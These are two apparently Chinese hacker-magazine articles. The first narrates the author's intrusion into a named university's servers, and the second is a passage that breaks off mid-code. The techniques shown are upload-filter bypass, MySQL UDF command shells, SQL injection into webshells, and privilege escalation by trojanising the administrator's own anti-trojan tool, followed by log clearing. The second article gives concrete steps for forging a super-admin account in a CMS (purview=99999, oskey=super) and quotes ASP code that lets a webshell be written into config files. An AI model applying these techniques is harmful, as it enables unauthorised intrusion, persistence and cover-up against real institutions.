于是接下来我便检测它的脚本漏洞，主站就一个新闻发布系统，其它都是静态页面，而这个新闻发布系统没有任何注入可言，程序是asp.net的。用工具扫一下看，对于大站的脚本检测我比较喜欢用Acunetix Web Vulnerability Scanner进行扫描，虽然它比较费时，但得出的结果很详细，还可以探测一些目录，当时用的是2.0的破解版，现在是4.0的了。十几分钟，扫描结果出来了，网站里就几个静态页面，images目录，news目录，还有些什么乱七八糟的，扫出来一些邮箱，一些没用的链接，还真的没注入。继续手工猜了一些目录和文件什么的，也没有猜出来。

没办法，看来运气不好，不能直接从主站着手了。转了一下，直接在首页上一个一个链接进行检测，的确还有很多二级域名划下来的分站。在院报栏目中，又发现一个新闻发布系统，跟主站那个不一样。检测注入，无！输入upfile.asp出现一个文件上传页面，上传asa文件，失败，这个正常，肯定无法直接上传的。试试改包上传，于是拿出抓包工具，把木马改为gif的文件上传上去，将抓包里面的gif改为asp，修改路径、字节长度，用**nc -vv newspaper.suse.edu.cn 80**，提示上传成功，终于得到第一匹马，如图1。

第一反应是提权，还好，开了ftp，开了1433和3306端口，ftp的溢出没能成功，serv-u的权限降至guest权限，并且改了密码。打开c:\windows目录，找到了my.ini文件，mysql的root用户名和密码都在里面，便在asp马中连接mysql，传了个my_udf上去，注册扩展函数，正向连接3306输入密码得到一个cmdshell。

遗憾的是当时没有作进一步的渗透，拿到cmdshell后就没有再继续下去，甚至连一个后门都没有留。它的ip是61.139.105.132，主站是61.139.105.133，其实应该把这台服务器的密码哈希dump下来，然后在本地破解，或是装个嗅探器进行嗅探，但当时苦于不是主站服务器就没有再进行下去了。

六个月后

今天，系里面的老师打电话告诉我计科系的网站好像有安全问题，叫我看一看。当时我记得，六个月前检测的时候，拿下的61.139.105.132服务器里面是除了学校主站其它的站点都放在里面的，包括各系的网站，不被人黑才怪。于是再来检测一次学校的网站吧，上次没能拿下主站心还不甘呢，反正也要毕业了，总不能带着遗憾离开。

先看看那台有问题的服务器，我的webshell已经没在了，看来管理员早发现了，上传漏洞的文件被人删了，不知是哪位好心人还是管理员。不管怎样，还有那么多的网站，程序的漏洞应该还在吧。

先看看计科系的网站，网站已经改版了，说实在的，读书两年了都没有好好看过系里面的网站。整站程序是用asp.net写的，检测了老半天没啥注入之类的漏洞，有一个gbook，猜了一下，猜出来的数据库也是mdb的，有一点想不通，应该网站没有什么漏洞。先黑盒测试一下看。用程序检测一下网站存在的一些敏感目录和敏感文件，于是我拿出我自己的字典，开启程序跑起来，跑出来的结果如图2。

看到了，有几个敏感的文件和目录，打开看看，因为很多人有个习惯，就是爱把网站不相关的程序或文件放在上面，虽然网

站没有调用，但穷举猜解出来有时候还是很有用的，比如找到一些网站空间上放着的测试程序，而又有漏洞就好办了。

打开jkx.suse.edu.cn/test.asp，出现乱码，有点像asp格式数据库打开的样子。在最下发出来如下字样：类型不匹配：'execute'备份的一句话木马。用客户端连接，猜猜密码看，cmd、1、a、123、ah都不是，结果猜到abc的时候出现下面内容，这就叫猜解的艺术吧（图3）。




图3

进去了，在目录里翻了翻，看了看源代码，这程序确实没有什么注入之类的漏洞，刚刚上面扫出来一个upfilem.aspx，打开出现上传界面，但上传是做了限制的。从这个test文件来看应该是日志备份得来的，但这个站又没有注入，是怎么来的？难道是从其它站备份过来的？但得知道这个站的路径啊。

我看了一个下载奖学金的链接http://jkx.suse.edu.cn/download.asp?path=2006109154938.xls,想测试../../index.aspx看能否下载，看来过滤了..和/,测试下载一个不存在的test.doc,这时候暴出了路径"F:\wwwroot\jxxs\jkx\upfile\testtest.doc does not exist",看来路径是可以暴出来的。那这个服务器上的其它站一定有漏洞了。

又转了一圈，发现http://jwc.suse.edu.cn也是这个服务器上的，但上面存在的漏洞就多了，加"'"直接暴错（图4）。




图4

存在注入不说，再在后面加一个bbs竟出现一个论坛，有点面熟，随手输入data/dvbbs7.mdb可以下载数据库，郁闷后面玩都不玩它了。

接下来又仔细检查了其它系的网站，居然又找到一个注入点，看来这个服务器是漏洞太多了。不过总结下来，计科系的网站安全问题应该是网站改版前别人留的后门了，新的网站没问题的。随后通过取得的websehll，注册mysql函数反弹一个shell过来，写入批处理开3389，上服务器做了目录权限，设置单独的iis用户并只给guest的读取权限，那样别的站的websehll想改都改不了它的文件，再删除上面别人留的asp后门，再停掉3389服务。如图5所示。



图5

乘胜追击

现在已经得到几个分站的服务器，是否继续渗透主站服务器呢？总不能在毕业之际留下遗憾吧，我选择了继续。也许很多朋友在想，既然拿到了同一网段的一台服务器，还有了3389，我们就可以搞嗅探了啊，装个cain可以抓好多东西。但我想了一下，这种方式是行不通的，因为主站只开了80端口，难道我们去抓http的数据？得到的也是md5加密的，且不说能不能破解，就是进了后台也不一定能传东西，所以注定我们要从web着手。

社会工程学

从网站常规的目录和文件看来是无法着手的，因为显示在网站上的链接和目录等都没有漏洞的。那么它有没有没有显示在网站上的目录或文件呢？如果管理员不小心放了一个正在调试的目录，或是放有其它有漏洞的文件而在网站上并没有调用呢？

这里我便开始手工猜一些目录和文件，经过测试存在test目录news，给了我一个惊喜的是猜出来一个gbook目录，难道有戏了？因为留言本大家都知道，一旦猜出数据库为asa或asp的路径我们就有办法了。于是在http://www.suse.edu.cn/gbook/后加各种文件，什么data.asp、user.asp、user.asa、gb.asa，再加一个/data/目录，存在。数据库一定放在这个目录里的，再猜，还是没有猜出来，猜这个数据库的时间都花去了一个多小时，也想过通过这个gbook的链接或是特征字符来查看是采用什么留言本程序的，然后在网上找找，看能否找到默认数据库，但是还是没能成功，后来听某同学说是学校自己写的，只好放弃了。

本以为有一点希望的，在这个地方卡住了。没办法，再静下来想想，是否还有其它的办法，还有那个test目录里面的内容也是猜不出来。我现在不是在用社会工程学吗？少了google行吗？

于是上google，让它来帮我查找主站的链接，输入site:www.suse.edu.cn，结果让我大吃一惊，搜出这么多的内容。如图6。




图6

在第二页就看到了一个陌生的链接，应该是一个陌生的目录，因为这个目录没有在网站上看到过，有可能是一个正在调试的程序。就是www.suse.edu.cn/xjzt/这个链接，其实平时在主站看到的只有/news/目录，也就是一个新闻系统。

于是我点开这个目录，程序是asp.net的。我在网址后加'，出现的内容没有报错，但有变化，我再输入and 1=1、and 1=2，显示内容不一样，应该当sql语句执行了，于是拿出啊d工具来检测一下，当看到mssql数据库的注入，并且是db权限时，一阵狂喜，折腾这么久，终于有个突破口了。




图7

接下来列出了主站目录，原来它本机还装有mssql数据库，只是没有对外开放连接，如图7。

曲折的webshell

玩到这个时候，应该算是松了一口气了吧，这时大家都会想到差异备份就搞定了，但入侵过程中会遇到各种各样的情况，我这次的差异备份并不顺利，软件备份也试了，手工备份也试了，把一句话木马转换成十六进制，又是加容错语句啊，又是改编码啊，还是出现如图8所示页面。




图8

感觉好像是过滤了<>,去邪八论坛问了问这种情况，听hack520说多半没得搞，后来在源代码中也看到了，的确是过滤了多种符号。这时想到可以列目录，先前不是找到一个留言本吗？现在可以去看下它的数据库了，可走进去一看，居然是xml为后缀的，看来没得搞了。

好不容易找到个注入点也不给我权限，老天好像在和我玩游戏。不过还好，这个注入点可以列目录，去看看其它目录，当然找看看有没有mdb数据库的，可以下下来看看，还找看管理后台，最重要的是找有没有留言本，希望能遇到一个.asp或是.asa数据库的。

里面的目录很多，新闻系统数据库是.asa的，可要登录后台才能写东西，把数据库下下来看了，密码是32位md5加密，在xmd5网站去跑了一下，没有跑出来。再看看其它的，找了几个后台目录，其它都是sql数据库的，想跨库查询，先放到后面，再列

目录看看了。寻找editor目录，没有找到传说中的ewebeditor。现在已是深夜了，终于找到一个留言本，老天不负有心人（图9）。

这个目录真是够隐蔽，这个留言本是用的网上的程序，一看就很熟悉，找到数据库是.asa的，看来注入点还是帮我了大忙，写了个一句话马，打开数据库，出现execute错误，看来写上去了，直接用一句话连上去，上传了一个大马，得到一个webshell（图10）。

提升权限

因为服务开得少，提升权限也是一件很困难的事，还好权限设置得不是很严，找了很久的sql数据库账号和密码，可都是db权限的，没一个sa，又没ftp，没mysql，还好e盘权限设置不是很严。在e盘software里面查看有一个“木马杀客”文件夹，这时再看了一下系统的安装盘c:\program files里面有没有杀毒软件，结果没有，想用替换服务的方法提权，可等的时间应该很长。再看看e盘的software里面都是很多常用的工具，这时我换了一种思路来提权，试了试e:/software有写入权限，于是把“木马杀客”里的mmsk.exe下下来，配置了一个自己的反弹免杀木马，用免杀捆绑工具将生成的木马与mmsk.exe捆绑在一起。再上传到服务器“木马杀客”文件里，覆盖mmsk.exe，然后直接修改网站首页，弹出一个提醒管理员的对话框：“管理员请注意，学院服务器存在安全漏洞，请修补漏洞，清除木马，by理工学子。”

半小时左右，网站恢复了，再等等管理员应该正在用“木马杀客”扫木马了，这也只是运气问题赌一赌了，因为管理员把“木马杀客”放在他的常用软件里，且服务器里面没其它软件，也没安装杀毒软件，所以猜定他应该第一时间运行“木马杀客”软件。




图9




图10

乖乖，服务器上线了，等等再操作，怕被管理员发现，之所以敢用这种方式提权，一是玩思想，也就是你要算定管理员的想法和做法，二是我对我的木马有信心，无进程无端口无服务，且无连接状态，当然更是免杀了。如图11。已是晚上12点了，接着建个账号，开个3389进去做下安全，然后清除日志，关闭3389服务，完美退出来。如图12。




图11





图12

尾声

文章写得有点长，但绝不是骗稿费，也没打算要稿费，看下去需要耐心，借狐狸的一句话：“玩渗透玩的就是思维”，的确让我感触不小，这是我的一次真实的渗透经历，经过了半年时间我才真正拿到主站的权限，没什么技术性，写出来仅供大家分享。有什么问题大家可到ww.ncph.net共同交流探讨，希望结交痴迷黑客技术的朋友。

编辑点评：

实话讲，这篇文章很长，也没有新的技术在里边，但从整篇文章来看，作者写的是一次自己的入侵过程，每步抽丝剥茧，思路较为清晰，也有耐心。作者说“文章写得有点长，但绝不是骗稿费，也没打算要稿费”，稿费还是要给的，不过我们经济惨淡，等稿费过程中也要有耐心呀。



老程序又出新漏洞

黑萝卜[S.H.C]&[SYC]

本文你可以学到：

尘缘雅境图文系统最新漏洞利用及获得WEBSHELL的方法

前几天得知一个儿时的好友是某高校的网络管理员，在闲聊中他可能觉得我对脚本安全还有那么一点认识，就非要邀请我对他们学校的网站做下安全检测，百般推辞不过，硬着头皮接受下来。人总是爱面子的，不知道要是找不到什么有价值的还怎么去面对他？为了面子还是努力找吧！

打开网站http://www.****.edu.cn，看了下新闻版块，是asp构建的，首先还是先找注入的连接吧，随便点个新闻http://www.****.edu.cn/readnews.asp?newsid=4971。老方法加'，and 1=1测试注入，返回“请勿在本站搞破坏”，应该是加了通用防注程序。突然看见网站底部的版权说明怎么那么面熟呢？用google搜索下关键字“XX大学新闻网系统 V3.0 ACCESS版 build 20030123”，呵呵，原来用的是尘缘雅境图文系统，只是把前面的几个字改掉了而已！这个时候我紧张的心情一下就放松了，几个月前我刚写了一篇分析尘缘雅境图文系统漏洞的文章，这下看来是派上用场了！因为进入后台是用的以前分析过的漏洞，我这里就不重复分析代码，只是简单叙述下应用的过程了。

首先打开http://www.****.edu.cn/admin/adduser.asp这个页面，弹出提示用户注册功能已被管理员关闭，不让注册，怎么办呢？没有关系，我们在网上找一个开放了注册的系统，打开这个页面保存到本地，再修改提交就可以了。我已经保存好了，接下来就是修改表单的内容。我们需要修改如下三个地方：1.post提交页面，需要把地址补成http://www.****.edu.cn/admin/saveuser.asp；2.工作单位要修改成目标网站设置有的单位，不然注册就不能成功，这里需要点开新闻看新闻的出处才能找到（图1）；3.关键的两个参数：purview和oskey的value值，purview的值改为99999，oskey改为super。现在本地打开这个页面，填好其他资料点提交就会提示注册成功，请等待管理员开通。其实这个时候我们





图1

的管理员账号已经可以使用了，这里我已经登录后台成功了（图2）。



ID号	用户名	权限
131	heiluobo	注册用户
132	heiluob	超级管理员
133	hamif	注册用户
134	hamiff	注册用户

图2

正在我以为shell唾手可得的时候，出现了意外的事情。本来从后台拿shell有两个方法：1.保存远程图片漏洞；2.上传双文件漏洞。但是保存远程图片的功能已经没有了，上传文件的模块也被管理员重新修改过了，两种方法都失败了。看来又要读代码了。读了一会儿没有什么发现，再回过头来看网站后台的功能，发现一个可以编辑网站属性的功能，不知道有没有用处。看了下代码，有了一些发现：

```
set fso=Server.CreateObject("Scripting.FileSystemObject")
  set hf=fso.CreateTextFile(Server.mappath("../inc/config.asp"),true)
  hf.write "<" & "%" & vbcrlf
  hf.write "Const MaxFileSize=" & chr(34) & trim(request("MaxFileSize")) & chr(34) & "          '上传文件大小限制" & vbcrlf
  hf.write "Const SaveUpFilesPath=" & chr(34) & "UploadFile" & chr(34) & "   '存放上传文件的目录" & vbcrlf
  hf.write "Const UpFileType=" & chr(34) & trim(request("UpFileType")) & chr(34) & "       '允许的上传文件类型" & vbcrlf
  hf.write "Const byteType=" & chr(34) & trim(request("byteType")) & chr(34) & "
```

上传文件的限制被写入了../inc/config.asp文件中，那我只要把一句话马写入配置文件，向config.asp提交不就成功了吗？有了思路马上就去实践下，结果令人很失望，目标网站根本就没有这个config.asp文件，看来是管理员改过代码了！

在没有什么其他思路的时候，看见focn上线了，赶紧叫他帮忙看下，自己则去过中秋了。因为喝了点酒，都忘了这事，一回来倒头就睡，直到第二天醒来看见他给我留的言才知道shell已经得到了。兴奋之余问了下思路，居然还是有东西写入了配置文件，直接提交就是了，看来先前的思路没错，只是地方没找对而已。又去看代码，终于找到了问题所在，在admin目录下的CreateASP.asp文件中有如下代码：

```
set rs=server.CreateObject("adodb.recordset")
rs.Source="select top " & NewsNum &" * from News order by NewsID DESC"  '选出最新文章
rs.Open rs.Source,conn,1,1
set fs=server.CreateObject("Scripting.FileSystemObject")
FilePath=server.MapPath("../LastNewsXP.asp") '设置文件路径
set JSFile=fs.CreateTextFile(FilePath)
JSFile.writeline("<table cellpadding=3 cellspacing=0 border=0 >")
while not rs.EOF
JSFile.writeline("    <tr>")
JSFile.writeline("        <td width=100% >")
StrNews=" <a href='http://"& xpurl &"/ReadNews.asp?NewsID=" & rs("NewsID") & "' target=_blank>" & trim(rs("Title")) & "</a>(" & year(rs("UpdateTime")) & "-" & Month(rs("UpdateTime")) &"-"& Day(rs("UpdateTime")) & ")"      '写入新闻标题，时间
```

